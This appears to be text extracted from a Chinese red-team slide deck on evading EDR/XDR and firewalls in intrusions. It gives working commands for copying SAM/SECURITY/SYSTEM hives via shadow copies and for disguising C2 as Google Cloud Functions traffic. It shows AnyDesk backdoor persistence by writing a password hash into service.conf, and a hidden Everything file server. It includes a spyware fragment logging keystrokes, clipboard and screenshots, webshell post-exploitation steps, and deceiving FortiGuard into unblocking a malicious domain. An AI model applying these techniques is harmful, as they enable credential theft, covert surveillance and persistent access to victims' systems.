
流量查杀!

EDR/XDR?



小Tips:
通过模拟正常行为
绕过行为查杀

03 挖掘通用程序白加黑进行绕过



注：系统相关程序的白加黑基本会被重点关注

通过挖掘非系统通用程序的白加黑能做到很好的免杀效果

03 利用卷影副本致盲EDR提取敏感文件



KEEP
CALM
AND
LEARN
POWERSHELL

创建卷影副本（需要管理员权限）以C盘为例：

wmic shadowcopy call create Volume='C:\'

查看已创建的卷影副本

wmic shadowcopy list brief

```
管理员: Windows PowerShell
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> wmic shadowcopy list brief
ClientAccessible  ID                    Imported  InstallDate  NoAutoRelease
TRUE              {07A9DFC9-B97A-4F17-AS02-83AEDC8A6B96} FALSE      20241116140326.185573+480  TRUE
PS C:\Windows\system32>
```

访问路径通常类似

\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy{ID}


7z（以管理员身份运行）可以浏览到【PhysicalDrive0】可以直接从映像中复制 SAM/SECURITY/SYSTEM 配置单元，可以致盲EDR

注：传统Kill强杀杀软对于APT来说是致命操作（XDR/EDR/NDR都是Agent模式，Agent挂机会上报Sever导致被排查）

Name	Size	Packed Size
DEFAULT.LOG2	196 608	196 608
DEFAULT{fd9a35d3-49fe-11e9-aa2c-24...	65 536	0
DEFAULT{fd9a35d3-49fe-11e9-aa2c-24...	524 288	0
DEFAULT{fd9a35d3-49fe-11e9-aa2c-24...	524 288	0
DRIVERS	4 194 304	4 194 304
DRIVERS.LOG1	8 192	8 192
DRIVERS.LOG2	1 035 264	1 036 288
DRIVERS{fd9a35cb-49fe-11e9-aa2c-24...	65 536	65 536
DRIVERS{fd9a35cb-49fe-11e9-aa2c-24...	524 288	524 288
DRIVERS{fd9a35cb-49fe-11e9-aa2c-24...	524 288	524 288
ELAM	32 768	32 768
ELAM.LOG1	32 768	32 768
ELAM.LOG2	0	0
ELAM{fd9a35f3-49fe-11e9-aa2c-248a0...	65 536	65 536
ELAM{fd9a35f3-49fe-11e9-aa2c-248a0...	524 288	524 288
ELAM{fd9a35f3-49fe-11e9-aa2c-248a0...	524 288	524 288
SAM	65 536	65 536


防火墙?

小Tips:
利用企业正常业务
绕过流量查杀



SOPHOS

03 利用谷歌云函数白流量进行伪装



Google Cloud functionalC2 Search (/) for resources, d... Search

Cloud Functions Function details EDIT DELETE COPY

✓ c2Get 1st gen Version Version 10, deployed at Mar 28, 2023, 5:44:33 ...

METRICS DETAILS SOURCE VARIABLES TRIGGER PERMISSIONS LOGS TESTING

Logs Severity Default Filter Search all fields and values

SEVERITY	TIMESTAMP	SUMMARY
> [info]	2023-03-29 09:46:13.785 EDT	c2Get m
> [info]	2023-03-29 09:46:14.014 EDT	c2Get m
> [info]	2023-03-29 09:46:14.084 EDT	c2Get m
> [info]	2023-03-29 09:46:14.315 EDT	c2Get m

Obfuscating C2



Traffic with Google

Cloud Functions

- Cloud Functions API
- Cloud Build API
- Artifact Registry API
- Cloud Run API
- Logging API

```
Deploying function (may take a while - up to 2 minutes)...done.
availableMemoryMb: 256
buildId: d1f5afbd-d059-4971-8bac-2fcfeddfb8cb
buildName: projects/791421121167/locations/us-central1/builds/d1f5afbd-d059-4971-8bac-2fcfeddfb8cb
dockerRegistry: CONTAINER_REGISTRY
entryPoint: c2Post
httpsTrigger:
  securityLevel: SECURE_ALWAYS
  url: https://us-central1-funktionalc2.cloudfunctions.net/c2Post
ingressSettings: ALLOW_ALL
labels:
  deployment-tool: cli-gcloud
name: projects/funktionalc2/locations/us-central1/functions/c2Post
runtime: python310
serviceAccountEmail: funktionalc2@appspot.gserviceaccount.com
sourceUploadUrl: https://storage.googleapis.com/uploads-745666201812.us-central1.cloudfunctions.appspot.c
om/440c4071-def3-4fc5-8982-f3874b762883.zip
status: ACTIVE
timeout: 60s
updateTime: '2023-03-27T15:13:20.562Z'
versionId: '1'
```


03 远程控制软件的权限维持（白流量）





读取AnyDesk的远程控制ID：

`type %SystemDrive%\Users\%UserName%\AppData\Roaming\AnyDesk\system.conf`

```
C:\Users\12816>type %SystemDrive%\Users\%UserName%\AppData\Roaming\AnyDesk\system.conf
ad.ancl.cached_config=AAGAAAABAAAAAAAAAAAAAAAA
ad.anynet.alias=
ad.anynet.client_stats_hash=b2c58c5a36f5d62a21447ecb2cd367283adf4c0f
ad.anynet.cur_version=34359738378
ad.anynet.fpr=f3739f840bde3eeb1fbeac3674478dd46097452a
ad.anynet.id=311322552
ad.anynet.last_relay=relay-b8d08ecc.net.anydesk.com:80:443:6568
ad.anynet.network_hash=bc78658480489e49belc4a5f28af13b930ea2fd5
ad.anynet.network_id=main
```



03 远程控制软件的权限维持（白流量）



设置AnyDesk的远程连接密码为AnyDeskGetAccess（需要先提权BypassUAC）：

```
echo ad.anynet.pwd_hash=85352d14ed8d515103f6af88dd68db7573a37ae0f9c9d2952c3a63a8220a501c
```

```
>> %SystemDrive%\Users\%UserName%\AppData\Roaming\AnyDesk\service.conf
```

```
echo ad.anynet.pwd_salt=cb65156829a1d5a7281bfe8f6c98734a >>
```

```
%SystemDrive%\Users\%UserName%\AppData\Roaming\AnyDesk\service.conf
```

```
service.conf x
1 ad.anynet.cert=-----BEGIN CERTIFICATE-----\nMIICqDCCAACAQEWdQYJKoZIhvcNAQELBQAuGTEXMBUGA1UEAw
2 ad.anynet.pkey=-----BEGIN PRIVATE KEY-----\nMIIEvgIBADANBgkqhkiG9w0BAQEFAASCBAkwggSkAgEAAoIBAC
3 ad.anynet.pwd_hash=85352d14ed8d515103f6af88dd68db7573a37ae0f9c9d2952c3a63a8220a501c
4 ad.anynet.pwd_salt=cb65156829a1d5a7281bfe8f6c98734a
5 ad.license.state_store=:ff0f41064902490249005c0a0c713cf804010bb079047d374d5c0a27ae022a445dd68a
6 ad.telemetry.last_cid=311322552
7
```


03 彩蛋：调戏防火墙管理方



URL Blocked

[http://hk.off\[redacted\].us/](http://hk.off[redacted].us/)

is in the category **Malicious Websites**

Your FortiGate Administrator has blocked this category

Wrong Category

FAQ

Gmail

Compose

Inbox 4

Starred

Snoozed

Sent

Drafts

More

Labels

+

Search mail

10 of 19

拼

FortiGuard Web Filtering Service <fgweb@fortinet.com>

to me

Thu, Dec [redacted]

★

😊

↩

⋮

Dear Fortinet customer, 尊敬的飞塔客户,

The website(s) you submitted below has been reviewed and updated:
您在下面提交的网站已经过审核和更新:

Submission Date: [redacted] Dec 2024 [redacted]
提交日期: 2024年12月 [redacted]

URL: hxxp://hk[.]off[.]us/
网址: hxxp://hk[.]off[.]us/

Customer Comment: This is a node of our Tencent Cloud's documentation, [redacted] on the malicious list. We hope to reach friendly reconciliation and thank you.
客户评论: 这是我们腾讯云文档的一个节点, 但是最近一段时间, 发现贵单位将我们的一个业务域名列入了恶意名单。我们希望能够达成友好和解, 谢谢。

A person wearing a dark coat and large headphones is seen from behind, walking down a narrow, futuristic city street at night. The street is lined with tall buildings and covered in a dense web of colorful neon lights and wires, creating a vibrant, cyberpunk atmosphere. The text "其他一些小Tips" is overlaid in the center of the image.

其他一些小Tips



03 通过利用白程序进行文件权限维持

Everything白程序进行维权（来自渊龙团队成员T4x0r）

The screenshot shows the 'Everything Options' dialog box with the 'UI' tab selected. The 'Run in background' checkbox is checked, and the 'Show tray icon' checkbox is unchecked, highlighted with a red box. The 'Everything' application window is visible in the background, showing the 'Index of /' view. The 'Everything' logo is also visible in the top right corner of the application window.

Everything 选项

常规

界面

首页

搜索

结果

视图

上下文菜单

字体与颜色

快捷键

历史

搜索

http://127.0.0.1:28888/

Everything

Index of /

Name

C:

D:

Everything Options

General

UI

Home

Search

Results

View

Context Menu

Fonts and Colors

Keyboard

History

Indexes

UI

☒ Run in background

☐ Show tray icon

☐ Single click tray

☐ Create a new window from the system tray

☐ Create a new window when running Everything

☒ Search as you type

☒ Select search on mouse click

Click search on activate

Click open: Use system settings

Click select: Use system settings

Click icon titles: Use system settings

Restore Defaults

OK

Cancel

公众号: T4x0r

03 使用间谍软件进行定期监控



```
543 func SetWindowsHookEx(idHook int, lpfn HOOKPROC, hMod HINSTANCE, dwThreadId DWORD) HHOOK { 1个用法
544     ret, _, _ := procSetWindowsHookEx.Call(
545         uintptr(idHook),
546         uintptr(syscall.NewCallback(lpfn)),
547         uintptr(hMod),
548         uintptr(dwThreadId),
549     )
550     return HHOOK(ret)
551 }
552
553 fu
554
555
556
557
558
559
560 }
561
562 fu
563
564
565
566
567 }
568
569 fu
570
571
```


Train Name	Departure City	Arrival City	Departure Time	Arrival Time	Fares		
					Fare Type	Adults Price	Child Price
Northern Explorer	Auckland	Wellington	07:45 AM	06:25 PM	Scenic*	\$249.00	\$174.00

Buttons: Add To Cart, Show Detail

通过写入免杀的间谍程序，实现以下功能：

- 抓取目标的剪切板（每隔5秒抓取）
- 抓取目标的屏幕截图（每隔5分钟）
- 实时进行键盘记录

通过这种方式，深入了解目标终端的工作流程（例如连接VPN、登录邮箱以及处理文件），成功获取到目标的敏感信息，从而实现对目标内网的进一步深入渗透。



RED AND BLUE
OFFENSE AND DEFENSE

攻防场景还原

纵享极致攻防下的成长

04

04 攻防场景还原1：利用环境变量快速定位路径



KEEP
CALM
AND
LEARN
POWERSHELL

读取环境变量：cmd /c set>.././../1

```
18 ALLUSERSPROFILE=C:\ProgramData
19 APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming
20 APP_POOL_CONFIG=C:\inetpub\temp\appools\Po*****ed\Po*****ed.config
21 APP_POOL_ID=Po*****ed
22 CommonProgramFiles=C:\Program Files\Common Files
23 CommonProgramFiles(x86)=C:\Program Files(x86)\Common Files
24 CommonProgramW6432=C:\Program Files\Common Files
25 COMPUTERNAME=WIN-*****
26 ComSpec=C:\Windows\system32\cmd.exe
27 FP_NO_HOST_CHECK=NO
28 LOCALAPPDATA=C:\Windows\system32\config\systemprofile\AppData\Local
29 NUMBER_OF_PROCESSORS=8
30 OS=Windows_NT
31 Path=C:\Program Files\PHP\v5.3;C:\Windows\system32\inetsrv;C:\Windows\system32;C:\Windows;
C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;c:\Program Files(x86)\
Microsoft SQL Server\100\Tools\Binn\;c:\Program Files\Microsoft SQL
Server\100\Tools\Binn\;c:\Program Files\Microsoft SQL Server\100\DTS\Binn\;C:\Program
Files(x86)\Microsoft ASP.NET\ASP.NET Web Pages\v1.0\;
C:\Windows\system32\config\systemprofile\.dnx\bin;C:\Program Files\Microsoft DNX\dnvm\;
C:\Program Files\Microsoft SQL Server\120\Tools\Binn\;C:\Program Files\OmniBack\bin\;
C:\Program Files\dotnet\;C:\Program Files\PuTTY\;
```

发现环境变量

C:\inetpub\temp\appools\Po*****ed\Po*****ed.config为

配置文件

尝试读取该配置文件中找到web路径：C:\inetpub\Sitios Web

\Poli**inal

https 73333bytes / 561ms 美化 渲染 编码 请输入定位响应

```
+P7E2tVXY4tH85211LZmdCN28V+aAYW1UQL67UPDLRUB6QKUKoZ5yCF4m/PhXA5...
k8eL1qWiyQ0PNaUZkg==" />
...
<add name="IISWASOnlyAesProvider" type="Microsoft.ApplicationHost.
AesProtectedConfigurationProvider" description="Uses an AES session key to
and decrypt" keyContainerName="iisWasKey" cspProviderName="" useOAEP="false"
useMachineContainer="true"
sessionKey="AQIAAA5mAAAAPAAALDjlubThlyjVUSgez5h0KLAIPizOs1pPKH1+w9fXcst2bN
+qZgKdK0Ryo/00aIQJS4G8v/JjvCMB2o/CPG5R1Vks5Mhy7PDWwNQuayA1V1
+nWxIvSs7S1fFZxQhbiB3B0nsNSK2ee8pqF2CwzS1V5
+PB0fZKPdIfkb0BbYrR1bCu0ikZ5K6us5GFUwoKAu2ThYQy2rf5sn2Gzk
+cs1tVcg6B4Qd48mFbYCHUXW6jFBHwssoba00D6N1BkWuYHp5byhXa2T9c2AATYUCQQRoQzTyV
VP0WkEW7sUs7oPEJmFayYrz/uXt1mrFOBoMU4w7SQ==" />
...
</providers>
</configProtectedData>
<system.applicationHost>
<sites>
<site name="Politicased" id="29" serverAutoStart="true">
<application path="/" applicationPool="Politicased">
<virtualDirectory path="/" physicalPath="C:\inetpub\Sitios Web\
\Po*****ed\Pol*****inal" />
</application>
<bindings>
<binding protocol="http" bindingInformation="*:80:www.politicacriminal
<binding protocol="https" bindingInformation="192.168.10.75:443:":ss1F
</bindings>
</site>
<siteDefaults>
<logFile logFormat="W3C" directory="%SystemDrive%\inetpub\logs\LogFiles"
<traceFailedRequestsLogging
directory="%SystemDrive%\inetpub\logs\FailedReqLogFiles" />
</siteDefaults>
```


04 攻防场景还原1：利用环境变量快速定位路径



KEEP
CALM
AND
LEARN
POWERSHELL

因为Web路径 **C:\inetpub\Sitios Web ***\Poli*****inal** 中间包含空格，所以需要通过Windows的文件夹缩写机制写入 **C:\inetpub\SITIOS~1\Poli*****inal**

DIR [drive:][path][filename] [/A[:attributes]] [/B] [/C] [/D] [/L] [/N] [/O[:sortorder]] [/P] [/Q] [/R] [/S] [/T[:timefield]] [/W] [/X] [/4]

/B 使用空格式(没有标题信息或摘要)。

/Q 显示文件所有者。

/R 显示文件的备用数据流。

/S 显示指定目录和所有子目录中的文件。

/X 显示为非 8dot3 文件名产生的短名称。格式是 /N 的格式，短名称插在长名称前面。如果没有短名称，在其位置则显示空白。

```
c:\>dir /X
驱动器 C 中的卷是 Windows-SSD
卷的序列号是 B261-D688
```

c:\ 的目录

2021/08/30	16:09	19,682,735	aow_drv.log
2024/02/22	01:33	112,136	APPVER~1.DLL
2024/07/02	21:10	20	appverifUI.dll
2024/05/17	13:09		config.ini
2024/05/17	13:17		inetpub
2024/07/02	22:23		Lenovo
2021/10/01	10:09		LenovoDrivers
2024/05/17	13:17		LenovoSoftstore
2024/06/22	21:35		Microsoft
2023/12/10	12:52		Microsoft Shared
2024/11/16	14:03		php
2024/09/29	21:49		Program Files
2023/10/05	15:33		Program Files (x86)
2022/09/15	20:27		PYTHON~1
2024/10/29	12:43		Python311
2024/04/01	10:31	67,160	Riot Games
2023/09/13	22:06		Users
2021/10/19	20:58		vfcompat.dll
			Windows
			XboxGames
			下载

4 个文件 19,862,051 字节
15 个目录 16,217,210,880 可用字节

C:\Program Files ==> C:\PROGRA~1

C:\Program Files (x86) ==> C:\PROGRA~2

04 攻防场景还原2: XDR和苛刻环境的碰撞

无法执行敏感命令

```
基础信息 命令执行 文件管理 数据库管理 笔记 网络详情 插件标签管理 AEvalCode PortScan
命令模板 cmd /c "{command}" 2>&1

currentDir:G:/P[REDACTED].com/repeaters/
fileRoot:[C:/, G:/]
currentUser:null
osInfo:Windows_NT

G:/P[REDACTED].com/repeaters/ >whoami

Access is denied.
G:/P[REDACTED].com/repeaters/ >cd G:/PleskVhosts/rfsearch.com/artscipub.com/.well-known/

G:/P[REDACTED].com/.well-known
G:/P[REDACTED].com/.well-known >hello.exe

This program is blocked by group policy. For more information, contact your system administrator.
```

组策略封锁EXE执行权限

```
基础信息 命令执行 文件管理 数据库管理 笔记
命令模板 cmd /c "{command}" 2>&1



currentDir:G:/P[REDACTED].com/repeaters/
fileRoot:[C:/, G:/]
currentUser:null
osInfo:Windows_NT

G:/P[REDACTED].com/repeaters/ >whoami

Access is denied.
```


